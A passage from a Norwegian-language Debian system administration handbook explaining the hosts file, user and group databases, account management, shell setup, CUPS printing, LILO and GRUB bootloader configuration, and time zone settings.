Denne filen vil være tilstrekkelig for et lite nettverk som ikke er koblet til Internett, men med 5 maskiner eller mer, anbefales det å installere en skikkelig DNS- tjener.

TIPS

Å komme forbi DNS

Ettersom applikasjoner sjekker `/etc/hosts`-filen før DNS spørres, er det mulig å ha med informasjon her som er forskjellig fra hva DNS vil returnere, og derfor å omgå en normal DNS-basert navneoppløsning.

Dette gjør det mulig, i tilfelle DNS-endringer ennå ikke spredt, å teste tilgangen til et nettsted med det tiltenkte navn, selv om dette navnet ikke er skikkelig formidlet til den riktige IP-adressen.

En annen mulig bruk er å omdirigere trafikk beregnet for en bestemt vert til lokalverten, og dermed hindre all kommunikasjon med den gitte verten. For eksempel kan vertsnavnet til tjenere som er dedikert til annonsering omkobles, slik at disse annonsene blir omgått, noe som resulterer i en mer flytende og mindre distrahert navigasjon.

8.4. Bruker og gruppers databaser

Listen av brukere er vanligvis lagret i `/etc/passwd`-filen, mens `/etc/shadow`-filen lagrer passordnøkler. Begge er tekstfiler, i et relativt enkelt format, som kan leses og modifiseres med en tekstredigerer. Hver bruker er oppført der på en linje med flere felt atskilt med et kolon («:»).

MERK

Redigere systemfiler

Systemfilene, som er nevnt i dette kapitlet, er alle rene tekstfiler, og kan redigeres med en tekstredigerer. Tatt i betraktning betydningen deres for kjernesystemets funksjonalitet, er det alltid en god idé å ta ekstra forholdsregler når du redigerer systemfiler. Først, lag alltid en kopi eller backup av en systemfil før du åpner eller endrer den. For det andre, på tjenere eller maskiner der mer enn én person som potensielt kan få tilgang til samme fil samtidig, ta ekstra forholdsregler for å beskytte filen mot å bli ødelagt.

For dette formålet er det nok å bruke `vipw`-kommandoen for å redigere `/etc/passwd`-filen, eller `vigr` for å redigere `/etc/group`. Disse kommandoene låser den aktuelle filen før du kjører tekstredigereren (`vi` som standard, om ikke `EDITOR` miljøvariabelen har blitt endret). `-s`-valget i disse kommandoene tillater redigering av den overensstemmende *shadow*-filen.

DET GRUNNLEGGENDE

Crypt, en enveisfunksjon

`crypt` er en enveisfunksjon som endrer en streng (`A`) til en annen streng (`B`) på en måte som `A` ikke kan avledes fra `B`. Den eneste måten å identifisere `A` på er å teste alle mulige verdier, og sjekke hver og en for å avgjøre om funksjonsendringen vil produsere `B` eller ikke. Den bruker opp til 8 karakterer som inndata (streng `A`), og genererer en streng på 13, utskriftsbare, ASCII-karakterer (streng `B`).

8.4.1. Brukerliste: `/etc/passwd`

Her er listen med feltene i `/etc/passwd`-filen:

- login, for eksempel rhertzog;
- passord: Dette er et passord kryptert med en enveis funksjon (`crypt`), som støtter seg på DES, MD5, SHA-256, eller SHA-512. Spesialverdien «x» indikerer at det krypterte passordet er lagret i `/etc/shadow`;
- uid: unikt nummer som identifiserer hver bruker;
- gid: unikt nummer for brukerens hovedgruppe (Debian lager en bestemt gruppe for hver bruker som standard);
- GECOS: datafelt som vanligvis inneholder brukerens fulle navn;
- innloggingsmappe, tildelt til brukeren for oppbevaring av sine personlige filer (miljøvariabelen `$HOME` peker generelt hit);
- program som skal kjøres ved pålogging. Dette er vanligvis en kommandofortolker (skall), som gir brukeren frie hender. Hvis du angir `/bin/false` (som ikke gjør noe, og returnerer kontrollen umiddelbart), kan ikke brukeren logge inn.

DET GRUNNLEGGENDE

Unix-gruppe

En Unix-gruppe er en enhet som omfatter flere brukere slik at de enkelt kan dele filer ved hjelp av det integrerte tillatelsesystemet (ved å dra nytte av de samme rettigheter). Man kan også begrense bruken av visse programmer til en bestemt gruppe.

8.4.2. Den skjulte og krypterte passordfilen: `/etc/shadow`

`/etc/shadow`-filen inneholder de følgende feltene:

- login;
- krypterte passord;
- flere felt håndterer passordopphør.

SIKKERHET

`/etc/shadow`-filsikkerhet

`/etc/shadow`, ulikt dets alter ego, `/etc/passwd`, kan ikke leses av vanlige brukere. En hvilket som helst passordnøkkel lagret i `/etc/passwd` kan leses av hvem som helst. En cracker (knekker) kan forsøke å «bryte» (eller avsløre) et passord ved en av flere «brutale» metoder som, enkelt sagt, å gjette på vanlig brukte kombinasjoner av tegn. Dette angrepet - kalt «ordbokangrep» - er ikke lenger mulig på systemer som bruker `/etc/shadow`.

DOKUMENTASJON

`/etc/passwd`, `/etc/shadow` og `/etc/group`-filformater

Disse formatene er dokumentert i de følgende manualsidene: `passwd(5)`, `shadow(5)`, og `group(5)`.

8.4.3. Å modifisere en eksisterende konto eller passord

Følgende kommandoer tillater endring av informasjonen som er lagret i bestemte felt i brukerdatabasen: `passwd` tillater en vanlig bruker å endre passordet sitt, som igjen oppdaterer `/etc/shadow`-filen; `chfn` (CHange Full Name), er reservert for superbrukeren (rot), modifiserer GECOS-feltet. `chsh` (CHange SHell) lar brukeren endre sitt innloggingsskall, men tilgang til valgene vil være begrenset til dem som er oppført i `/etc/shells`. Administratoren, på den annen side, er ikke bundet av denne begrensningen, og kan sette skallet til et hvilket som helst program de velger.

Til slutt, `chage` (CHange AGE)-kommandoen tillater administratoren å endre passordets utløpsinnstillinger (-l *bruker*-valget vil liste de gjeldende innstillingene). Du kan også tvinge utløpet for et passord ved å bruke `passwd -e` *`bruker`*-kommandoen, som vil kreve at brukerne endrer sitt passord neste gang de logger inn.

8.4.4. Deaktivere en konto

Du trenger kanskje å «deaktivere en konto» (låse ut en bruker), som disiplinærtiltak, i forbindelse med en undersøkelse, eller rett og slett i tilfelle av en langvarig eller definitivt fravær fra en bruker. En deaktivert konto betyr at brukeren ikke kan logge inn eller få tilgang til maskinen. Kontoen er fortsatt intakt på maskinen, og ingen filer eller data blir slettet; Den er simpelthen utilgjengelig. Dette oppnås ved hjelp av kommandoen `passwd -l` *`bruker`* (lock). Å reetablere kontoen er gjort på samme måte, med -u-valget (unlock).

FOR VIDEREKOMMENDE

NSS og systemdatabaser

I stedet for å bruke de vanlige filene for å administrere lister over brukere og grupper, kan du bruke andre typer databaser, for eksempel LDAP eller db, ved hjelp av en passende NSS (Name Service Switch)-modul. Modulene som brukes er oppført i `/etc/nsswitch.conf`-filen, under `passwd`, `shadow` og `group`-inngangene. Se del 11.7.3.1, «Oppsett av NSS» side 313 for et spesifikt eksempel på at LDAP bruker en NSS-modul.

8.4.5. Gruppeliste: `/etc/group`

Grupper er listet i `/etc/group`-filen, en enkel tekstdatabase i et format som ligner det til `/etc/passwd`-filen, med de følgende feltene:

- gruppenavn;
- passord (valgfritt): Denne brukes bare til å bli med i en gruppe når man ikke er et vanlig medlem (med `newgrp`, eller `sg`-kommandoer, se sidestolpe «Å arbeide med flere grupper» side 175);
- gid: unikt gruppeidentifikasjonsnummer;
- medlemsliste: liste over navn på brukere som er medlemmer av gruppen, atskilt med komma.

DET GRUNNLEGGENDE

Å arbeide med flere grupper

Hver bruker kan være medlem av mange grupper; en av dem er deres «hovedgruppe». En brukers hovedgruppe er, som standard, laget under det første brukeroppsettet. Som standard tilhører hver fil en bruker som oppretter dem, så vel som deres hovedgruppe. Dette er ikke alltid ønskelig; for eksempel når brukeren skal jobbe i en mappe som også deles av en annen enn sin egen hovedgruppe. I dette tilfellet må brukeren endre sin viktigste gruppe ved å bruke en av følgende kommandoer: `newgrp`, som starter en nytt skall, eller `sg`, som bare utfører en kommando ved å bruke den angitte alternative gruppen. Disse kommandoene tillater også brukeren å delta i en gruppe som de ikke hører hjemme i. Dersom gruppen er passordbeskyttet, må de oppgi det riktige passordet før kommandoen blir utført.

Alternativt kan brukeren sette `setgid`-bit på katalogen, noe som fører til at filene som er opprettet i den mappen automatisk hører til den riktige gruppen. For mer informasjon, se sidestolpe «`setgid` katalog og *sticky bit*» side 214.

`id`-kommandoen viser brukerens nåværende tilstand med sin personlige identifikator (`uid`-variabel), nåværende hovedgruppe (`gid`-variabel), og listen med grupper som de hører til (`groups`-variabel).

Henholdsvis `addgroup` og `delgroup`-kommandoene legger til eller sletter en gruppe. `groupmod`-kommandoen modifiserer en gruppes informasjon (its gid, eller identifikator). Kommandoen `gpasswd` *`group`* endrer passordet for gruppen, mens `passwd -r` *`group`*-kommandoen sletter den.

TIPS

`getent`

Kommandoen `getent` (hent oppføringer) sjekker systemdatabasen på standardmåten, ved hjelp av de aktuelle bibliotekfunksjoner, som igjen kaller på NSS-moduler satt opp i `/etc/nsswitch.conf`-filen. Kommandoen tar ett eller to argumenter: Navnet på databasen som skal sjekkes, og en mulig søkenøkkel. Således vil kommandoen `getent passwd rhertzog` gi informasjon fra brukerdatabasen om brukeren `rhertzog`.

8.5. Å lage kontoer

En av de første handlingene en administrator må gjøre når en ny maskin settes opp, er å opprette brukerkontoer. Dette gjøres vanligvis ved hjelp av `adduser`-kommandoen som tar et brukernavn som skal opprettes for den nye brukeren, som et argument.

Kommandoen `adduser` stiller noen spørsmål før du oppretter kontoen, men bruken er ganske grei. Oppsettsfilen, `/etc/adduser.conf`, omfatter alle de interessante innstillingene: Den kan brukes til å automatisk sette en kvote for hver nye bruker ved å opprette en brukermal, eller til å endre plasseringen av brukerkontoer. Sistnevnte er sjelden nyttig, men er hendig, for eksempel når du har et stort antall brukere, og ønsker å dele kontoene deres over flere disker. Du kan også velge et annet skall.

DET GRUNNLEGGENDE

Kvote

Betegnelsen «kvote» refererer til en grense for maskinressurser som en bruker har lov til å bruke. Dette refererer ofte til diskplass.

Opprettelsen av en konto fyller brukerens hjemmekatalog med innholdet i `/etc/skel/`-malen. Dette gir brukeren et sett med standardkataloger og oppsettsfiler.

I noen tilfeller vil det være nyttig å legge til en bruker til en gruppe (annet enn dennes standard «hoved»-gruppe) for å gi dem ytterligere tillatelser. For eksempel kan en bruker som er inkludert i *audio*-gruppen få tilgang til lydenheter (se sidestolpe «Tilgangstillatelser for enheter» side 176). Dette kan oppnås med en kommando som `adduser` *`bruker gruppe`*.

DET GRUNNLEGGENDE

Tilgangstillatelser for enheter

Hver eksterne maskinvareenhet er representert i Unix med en spesiell fil, vanligvis lagret i filtreet under `/dev/` (DEVices). Det er to typer spesialfiler som forholder seg til hvordan enheten er konstruert: «Tegnmodus»- og «blokk modus»-filer, begge modi tillater bare et begrenset antall operasjoner. Mens tegnmodus begrenser samhandlingen med lese/skriveoperasjoner, tillater blokkmodus også å søke i tilgjengelige data. Til slutt, hver spesialfil er knyttet til to tall («større» og «mindre») som identifiserer enheten til kjernen på en unik måte. En slik fil, laget av `mknod`-kommandoen, inneholder rett og slett et symbolsk (og mer menneskevennlig) navn.

Rettighetene til en spesialfil reflekterer rettighetene som trengs for å få tilgang til selve enheten. Dermed vil en fil som `/dev/mixer`, som representerer lydmikser, kun ha lese/skrivetilgang for root-brukeren og medlemmer av `audio`-gruppen. Bare disse brukerne kan betjene lydmikseren.

Merk at kombinasjonen av *udev*, og *policykit* kan legge til flere tillatelser for å tillate brukere som er fysisk koblet til konsollet (og ikke gjennom nettverket) å få tilgang til visse enheter.

8.6. Skallomgivelser

Kommandotolker (eller skjell) kan være en brukers første kontaktpunkt med datamaskinen, og de må derfor være ganske vennlige. De fleste av dem bruker initialiseringsskript som tillater oppsett av hvordan de virker (automatisk fullføring, ledetekst, etc.).

`bash`, standardskjellet bruker `/etc/bash.bashrc`-initialiseringskriptet «interaktive» skall, og `/etc/profile` for «login» skall.

DET GRUNNLEGGENDE

Innloggingsskall og (ikke) interaktive skall

Enkelt sagt, et innloggingsskall startes når du logger på til konsollen enten lokalt eller eksternt via `ssh`, eller når du kjører en eksplisitt `bash --login`-kommando. Uansett om det er en login skall eller ikke, kan et skall være interaktivt (i en for eksempel `xterm`-type terminal); eller ikke-interaktivt (ved å kjøre et skript).

FØRSTE MØTE

Andre skall, andre skript

Hver kommandotolk har en bestemt syntaks og egne oppsettsfiler. `zsh` bruker dermed `/etc/zshrc` og `/etc/zshenv`; `tcsh` bruker `/etc/csh.cshrc`, `/etc/csh.login` og `/etc/csh.logout`. Manualsidene for disse programmene dokumenterer hvilke filer de bruker.

For `bash` er det nyttig å aktivisere «automatisk fullføring» i `/etc/bash.bashrc`-filen (ganske enkelt avkommentere noen få linjer).

DET GRUNNLEGGENDE

Automatisk fullføring

Mange kommandotolker har en fullføringsfunksjon, som gjør at skallet automatisk fullfører et delvis skrevet kommandonavn eller argument når brukeren treffer Tab-tasten. Dette lar brukerne arbeide mer effektivt, og være mindre utsatt for feil.

Denne funksjonen er veldig kraftig og fleksibel. Det er mulig å sette opp atferden i henhold til hver kommando. Dermed blir det første argumentet som følger etter `apt` foreslått i henhold til syntaksen til denne kommandoen, selv om den ikke passer til noen fil (i dette tilfellet er de mulige valgene `install`, `remove`, `upgrade`, etc.).

Pakken *bash-completion* inneholder fullføringer for de mest vanlige programmene.

DET GRUNNLEGGENDE

Tilde (tilde-tegnet), en snarvei til HOME

Tilden er ofte brukt for å indikere katalogen som miljøvariabelen peker til `HOME`, (som brukerens hjemmekatalog, for eksempel `/home/rhertzog/`). Kommandotolker lager automatisk erstatningen: `~/hello.txt` blir til `/home/rhertzog/hello.txt`.

Tilden gir også tilgang til en annen brukers hjemmekatalog. Dermed er `~rmas/bonjour.txt` synonymt med `/home/rmas/bonjour.txt`.

I tillegg til disse vanlige skriptene, kan hver bruker opprette sin egen `~/.bashrc`, og `~/.bash_profile` for å sette opp sine skall. De mest vanlige endringer er å tilføye aliaser. Det er ord som automatisk erstattes når en kommando utføres, som gjør det raskere å bruke den kommandoen. For eksempel kan du opprette la-aliaset for kommandoen `ls -la | less`. Så trenger du bare å skrive `la` for å se igjennom innholdet i en mappe i detalj.

DET GRUNNLEGGENDE

Miljøvariabler

Miljøvariabler tillater lagring av globale innstillinger for skall, eller diverse andre brukte programmer. De er kontekstuelle (hver prosess har sitt eget sett med miljøvariabler), men kan arves. Denne siste karakteristikken gir muligheten for et innloggingsskall å angi variabler som vil bli formidlet videre til alle programmer den kjører.

Oppsett av standard miljøvariabler er en viktig del av skalloppsett. Når vi ser bort fra variablene som er spesifikke for et skall, er det best å plassere dem i `/etc/environment`-filen, siden den brukes av de ulike programmene som sannsynligvis starter en skalløkt. Variabler som vanligvis er angitt der, inkluderer `ORGANIZATION`, som vanligvis inneholder navnet på et kompani eller en organisasjon, og `HTTP_PROXY`, som indikerer eksistensen og plasseringen av en HTTP-mellomtjener.

TIPS

Alle skall er satt opp på samme måte

Brukere ønsker ofte å sette opp innloggingen sin og interaktive skjell på samme måte. For å gjøre dette velger de å tolke (eller «hente inn») innholdet fra `~/.bashrc` i `~/.bash_profile`-filen. Det er mulig å gjøre det samme med filer som er felles for alle brukere (ved å kalle på `/etc/bash.bashrc` fra `/etc/profile`).

8.7. Skriveroppsett

Skriveroppsettet bruker å forårsake mye hodepine for administratorer og brukere. Denne hodepinen er nå stort sett en ting fra fortiden, takket være CUPS, den frie printertjeneren som bruker IPP (Internet Printing Protocol).

Debian distribuerer CUPS fordelt mellom flere pakker. Hjertet i systemet er planleggeren, cupsd, som er i *cups-daemon*-pakken. *cups-client* inneholder verktøy for å samhandle med tjeneren, cupsd. lpadmin er sannsynligvis det viktigste verktøyet, ettersom det trengs for å sette opp en skriver, men det er også muligheter til å deaktivere eller aktivere en skriverkø, se eller slette utskriftsjobber og vise eller angi skriveralternativer. CUPS-rammeverket er basert på System V-utskriftssystemet, men det er en kompatibilitetspakke, *cups-bsd*, som tillater bruk av kommandoer som `lpr`, `lpq` og `lprm` fra det tradisjonelle BSD-utskriftssystemet.

FELLESSKAP
CUPS

CUPS er et prosjekt og et varemerke administrert av Apple, Inc. Før Apples kjøp, var det kjent som Common Unix Printing System.

➨ `http://www.cups.org/`

Planleggeren administrerer utskriftsjobber, og disse jobbene går gjennom et filtreringssystem for å produsere en fil som skriveren vil forstå og skrive ut. Filtreringssystemet er levert av *cups-filters* (`https://salsa.debian.org/printing-team/cups-filters`)-pakken sammen med *printer-driver-** packages. CUPS, kombinert med *cups-filters* og *printer-driver-** er basisen for Debians utskriftsystem.

Moderne skrivere produsert og solgt i løpet av de siste ti årene er nesten alltid AirPrint-kompatible, og CUPS og cupsfiltre på Debian *Buster* har alt som trengs for å dra nytte av denne muligheten i nettverket. I hovedsak er disse skriverne IPP-skrivere og er utmerket tilpasset et driverløst utskriftssystem, noe som reduserer systemet til CUPS pluss cups-filtre. En skriverdriver-pakke kan det fritas fra, og ikke-frie utskriftsprogrammer fra leverandører som Canon og Brother blir ikke lenger nødvendige. En USB-tilkoblet skriver kan dra nytte av en moderne skriver med *ippusbxd*-pakken.

Kommandoen `apt install cups` vil installere CUPS og cups-filtre. Den vil også installere det anbefalte *printer-driver-gutenprint* for å skaffe en driver for et bredt spekter av skrivere, men med mindre skriveren betjenes driverfritt, kan det være nødvendig med en alternativ skriverdriver for den aktuelle enheten.

Ettersom en pakke anbefalt av *cups-daemon*, *cups-browsed* vil være på systemet og skrive ut køene i nettetverket. Moderne skrivere kan oppdages automatisk og settes opp fra sine DNS-SD-sendinger (Bonjour). USB-skrivere må settes opp manuelt som beskrevet i neste avsnitt.

Skrivesystemet er enkelt administrert via et nettgrensesnitt som er tilgjengelig fra den lokale adressen: http://localhost:631/. Der kan du legge til og fjerne USB og nettverkskrivere og administerere de fleste aspektene ved driften. Lignende administrasjonsoppgaver kan også utføres via det grafiske grensesnitt i skrivebordsmiljøet, eller fra brukergrensesnittet `system-config-printer` (fra Debian pakken).

8.8. Oppsett av oppstartslaster (bootloader)

Det virker sannsynligvis allerede, men det er alltid godt å vite hvordan du setter opp og installerer oppstartslasteren i tilfelle den forsvinner fra Master Boot Record. Dette kan skje etter installasjon av et annet operativsystem, for eksempel Windows. Følgende informasjon kan også hjelpe deg å endre oppstartslasterens oppsett hvis nødvendig.

DET GRUNNLEGGENDE

Master boot record

Master Boot Record (MBR) inntar de første 512 bytene av den første harddisken, og er det første BIOS laster for å overlate kontrollen til et program som kan starte det ønskede operativsystemet. Vanligvis, når en oppstartslaster installeres i MBR, fjernes det tidligere innholdet.

8.8.1. Identifisere diskene

KULTUR

***udev* og `/dev/`**

`/dev/`-mappen omfatter vanligvis såkalte «spesial»-filer, ment å representere systemets tilleggsutstyr (se sidestolpe «Tilgangstillatelser for enheter» side 176). Det var en gang, da det pleide å inneholde alle spesialfiler som potensielt kunne brukes. Denne tilnærmingen hadde en rekke ulemper, blant annet det faktum at det er begrenset hvor mange enheter som man kunne bruke (på grunn av den hardkodede listen med navn), og at det var umulig å vite hvilke spesielle filer som faktisk var nyttige.

I dag er håndteringen av spesielle filer helt dynamisk, og bedre egnet for «hot swap»-funksjonen (rasktvekslende) av eksterne datamaskinenheter. Kjernen samarbeider med *udev* (del 9.11.3, «Hvordan *udev* virker» side 231) for å opprette og slette dem etter behov når de tilsvarende enhetene kommer og forsvinner. Av denne grunn trenger ikke `/dev/` å være varig, og er dermed et RAM-basert filsystem som starter tomt, og kun inneholder de relevante oppføringer.

Kjernen kommuniserer mye informasjon om eventuell nylig tillagt enhet, og deler ut et par større/mindre tall for å identifisere den. Med `udevd` kan en lage spesialfilen med navn, og med de tillatelsene som den ønsker. Den kan også opprette aliaser, og utføre flere handlinger (som initialisering eller registreringsoppgaver). `udevd`-ens virke drives med et større sett med (egendefinerte) regler.

Med dynamisk tildelte navn kan du dermed holde på samme navn for en gitt enhet, uavhengig av koblingen som brukes, eller rekkefølgen på forbindelsen, noe som er spesielt nyttig når du bruker forskjellig USB-utstyr. Den første partisjonen på den første harddisken kan da bli kalt `/dev/sda1` for samsvar bakover, eller `/dev/root-partition` hvis du foretrekker det, eller til og med begge samtidig, fordi `udevd` kan settes opp til å automatisk lage en symbolsk lenke.

I gamle dager var det noen kjernemoduler som ble lastet automatisk når du prøvde å få tilgang til den tilsvarende filen for enheten. Dette er ikke lenger tilfelle, og tilleggsenhetens spesielle fil finnes ikke lenger før lasting av modulen. Dette er ikke noe stort poeng, fordi de fleste moduler er lastet på fra oppstart takket være automatisk gjenkjenning av maskinvare. Men for ikke oppsporbare enheter (som svært gamle disker eller PS/2-mus), fungerer dette ikke. Vurder å legge til modulene, `floppy`, `psmouse` og `mousedev` til `/etc/modules` for å tvinge at de lastes ved oppstart.

Oppsettet av oppstartslasteren må identifisere de ulike harddisker og deres partisjoner. Linux bruker «blokk» spesialfiler lagret i `/dev/`-mappen til dette formålet. Etter Debian *Squeeze*, har skjemaet for navngiving for harddisker blitt forent av Linux-kjernen, og alle harddisker (IDE/-PATA, SATA, SCSI, USB, IEEE 1394) er nå representert av `/dev/sd*`.

Hver partisjon er representert med sitt nummer på disken der den ligger, for eksempel er `/dev/sda1` den første partisjonen på den første disken, og `/dev/sdb3` er den tredje partisjonen på den andre disken.

PC-arkitekturen (eller «i386», inkludert sin yngre fetter «amd64») har lenge vært begrenset til å bruke «MS-DOS» partisjonstabellformatet, som bare tillater fire «primære» partisjoner pr. disk. Å gå utover denne begrensningen under denne ordningen, må en av dem lages som en «utvidet» partisjon, og kan da inneholde flere «sekundære» partisjoner. Disse sekundære partisjonene er nummerert fra 5. Dermed kan den første sekundærpartisjonen være `/dev/sda5`, fulgt av `/dev/sda6`, etc.

En annen begrensning i partisjonstabellformat MS-DOS, er at det bare tillater disker opp til 2 TiB størrelse, som blir et reelt problem med nyere disker.

Et nytt partisjonstabellformat, kalt GPT, løsner disse begrensningene på antall partisjoner (det tillater opp til 128 partisjoner når du bruker standardinnstillingene), og på størrelsen på diskene (opp til 8 ZiB, som er mer enn 8 milliarder terabyte). Hvis du har tenkt å lage mange fysiske partisjoner på samme disk, bør du derfor sørge for at du oppretter partisjonstabellen i GPT-format når disken partisjoneres.

Det er ikke alltid lett å huske hvilken disk som er koblet til hvilken SATA-kontroller, eller i tredje posisjon i SCSI-kjeden, spesielt når navngivingen av harddisker med høye ytelser (som inkluderer blant annet de fleste SATA-disker og eksterne disker) kan endre seg fra en oppstart til en annen. Heldigvis lager `udev`, i tillegg til `/dev/sd*`, symbolske lenker med et fast navn, som du deretter kan bruke hvis du ønsket å identifisere en harddisk på en ikke-tvetydig måte. Disse symbolske lenkene er lagret i `/dev/disk/by-id`. På en maskin med to fysiske disker, for eksempel, kan man finne følgende:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../sda2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 ->
    ➥ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ➥ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
    ➥ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 ->
    ➥ ../../sda1
```

```
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 ->
    ➥ ../../sda2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697 ->
    ➥ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ➥ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
    ➥ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 ->
    ➥ ../../sdc
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1 ->
    ➥  ../../sdc1
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2 ->
    ➥  ../../sdc2
[...]
lrwxrwxrwx 1 root root  9 23 jul. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50015c4842f-part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#
```

Merk at noen disker er oppført flere ganger (fordi de oppfører seg samtidig som ATA-disker og SCSI-disker), men den relevante informasjonen er hovedsakelig i diskenes modell og serienumre, der du kan finne den perifere filen.

Oppsettsfilene som brukes som eksempler i de neste avsnittene er basert på det samme oppsettet: En enkelt SATA-disk, der den første partisjonen er en gammel Windows-installasjon, og den andre inneholder Debian GNU/Linux.

8.8.2. Oppsett av LILO

LILO (LInux LOader) er den eldste oppstartslasteren - solid men rustikk. Den skriver den fysiske adressen til kjernen for å starte på MBR, og det er derfor hver oppdatering til LILO (eller dens oppsettfsil) må etterfølges av kommandoen`lilo`. Å glemme å gjøre dette, vil gi et system som ikke kan starte hvis den gamle kjernen ble fjernet eller erstattet, ettersom den nye ikke vil være på samme sted på disken.

LILOs oppsettsfil er `/etc/lilo.conf`. En enkel fil for standardoppsett er illustrert i eksempelet nedenfor.

Eksempel 8.4 *Oppsettsfil for LILO*

```
# The disk on which LILO should be installed.
# By indicating the disk and not a partition.
# you order LILO to be installed on the MBR.
boot=/dev/sda
```

```
# the partition that contains Debian
root=/dev/sda2
# the item to be loaded by default
default=Linux

# the most recent kernel image
image=/vmlinuz
  label=Linux
  initrd=/initrd.img
  read-only

# Old kernel (if the newly installed kernel doesn't boot)
image=/vmlinuz.old
  label=LinuxOLD
  initrd=/initrd.img.old
  read-only
  optional

# only for Linux/Windows dual boot
other=/dev/sda1
  label=Windows
```

8.8.3. Oppsett av GRUB 2

GRUB (GRand Unified Bootloader) er nyere. Det er ikke nødvendig å ta den i bruk etter hver oppdatering av kjernen; *GRUB* vet hvordan filsystemene skal leses, og selv finne posisjonen til kjernen på disken. For å installere den på MBR i den første disken, skriv bare `grub-install /dev/sda`.

MERK

Disknavn for GRUB

GRUB kan bare identifisere harddisker basert på opplysninger fra BIOS. (`hd0`) samsvarer med den første disken som oppdages, (`hd1`) den andre, etc. I de fleste tilfeller tilsvarer dette nøyaktig til den vanlige rekkefølgen av disker under Linux, men problemer kan oppstå når du forbinder SCSI- og IDE-disker. GRUB pleide å lagre overensstemmelser som den avdekket i filen `/boot/grub/device.map`. GRUB unngår dette problemet i dag ved å bruke UUID-er eller filsystemetiketter når du genererer `grub.cfg`. Enhetskartfilen er imidlertid ikke foreldet ennå, siden den kan brukes til å overstyre når det gjeldende miljøet er forskjellig fra det som er startet. Hvis du finner feil der (fordi du vet at din BIOS oppdager stasjoner i en annen rekkefølge), korriger dem manuelt og kjør `grub-install` igjen. `grub-mkdevicemap` kan hjelpe til med å lage en `device.map`-fil som det kan startes fra.

Partisjoner har også et bestemt navn i GRUB. Når du bruker «klassiske» partisjoner i MS-DOS-format, er den første partisjonen på den første disken merket (`hd0,msdos1`), den andre (`hd0,msdos2`), osv.

Oppsett av GRUB 2 er lagret i `/boot/grub/grub.cfg`, men denne filen (i Debian) er generert fra andre. Vær forsiktig med å endre det for hånd, siden slike lokale endringer vil gå tapt neste

gang `update-grub` kjøres (som kan skje ved oppdatering av ulike pakker). De vanligste modifikasjoner av `/boot/grub/grub.cfg`-filen (for å legge kommandolinjeparametere til kjernen, eller endre hvor lenge menyen vises, for eksempel) er gjort gjennom variabler i `/etc/default/grub`. For å legge til oppføringer i menyen kan du enten lage en `/boot/grub/custom.cfg`-fil, eller modifisere `/etc/grub.d/40_custom`-filen. For mer komplekse oppsett kan du endre andre filer i `/etc/grub.d`, eller legge til. Disse skriptene skal returnere oppsettssnutter, muligens ved å bruke eksterne programmer. Disse skriptene er de som vil oppdatere listen over kjerner som kan startes: `10_linux` tar hensyn til installerte Linux-kjerner; `20_linux_xen` tar i betraktning Xen virtuelle systemer, og `30_os-prober` lister andre operativsystemer (Windows, OS X, Hurd).

8.9. Andre oppsett: Synkronisering av tid, logger, dele tilgang …

De mange delene som er listet i denne seksjonen, er nyttig å kjenne til for alle som ønsker å mestre alle aspekter ved oppsett av GNU/Linux-systemet. De er imidlertid behandlet i korthet, og referer ofte til dokumentasjonen.

8.9.1. Tidssone

DET GRUNNLEGGENDE

Symbolske lenker

En symbolsk lenke er en peker til en annen fil. Når du åpner den, vil filen som den peker til åpnes. Fjerning av linken vil ikke slette filen den peker til. Likeledes har den ikke sitt eget sett med tillatelser, men beholder heller rettighetene til sitt mål. Endelig kan den peke til alle typer filer: Kataloger, spesialfiler (kontakter, navnede kanaler, enhetsfiler, etc.), og til og med andre symbolske lenker.

`ln -s` *`mål lenkenavn`*-kommandoen lager en symbolsk lenke, kalt *lenkenavn*, som peker til *mål*.

Hvis målet ikke eksisterer, er koblingen «ødelagt», og forsøke å få tilgang til det vil resultere i en feilmelding om at målfilen ikke eksisterer. Hvis koblingen peker til en annen link, får du en «kjede» av lenker som blir til en «syklus» der ett av målene peker på de foregående. I dette tilfellet vil tilgangen til en av lenkene i syklusen resultere i en bestemt feil («for mange nivåer med symbolske lenker»). Dette betyr at kjernen gir opp etter flere runder med syklusen.

Tidssonen som ble satt opp ved den første installasjonen, er et oppsettselement for *tzdata*-pakken. For å endre den bruk `dpkg-reconfigure tzdata`-kommandoen, som lar deg velge tidssonen som skal brukes interaktivt. Oppsettet er lagret i `/etc/timezone`-filen. I tillegg er den tilsvarende filen i `/usr/share/zoneinfo`-mappen kopiert til `/etc/localtime`. Denne filen inneholder reglene som styrer datoene for sommertid, for land som bruker det.

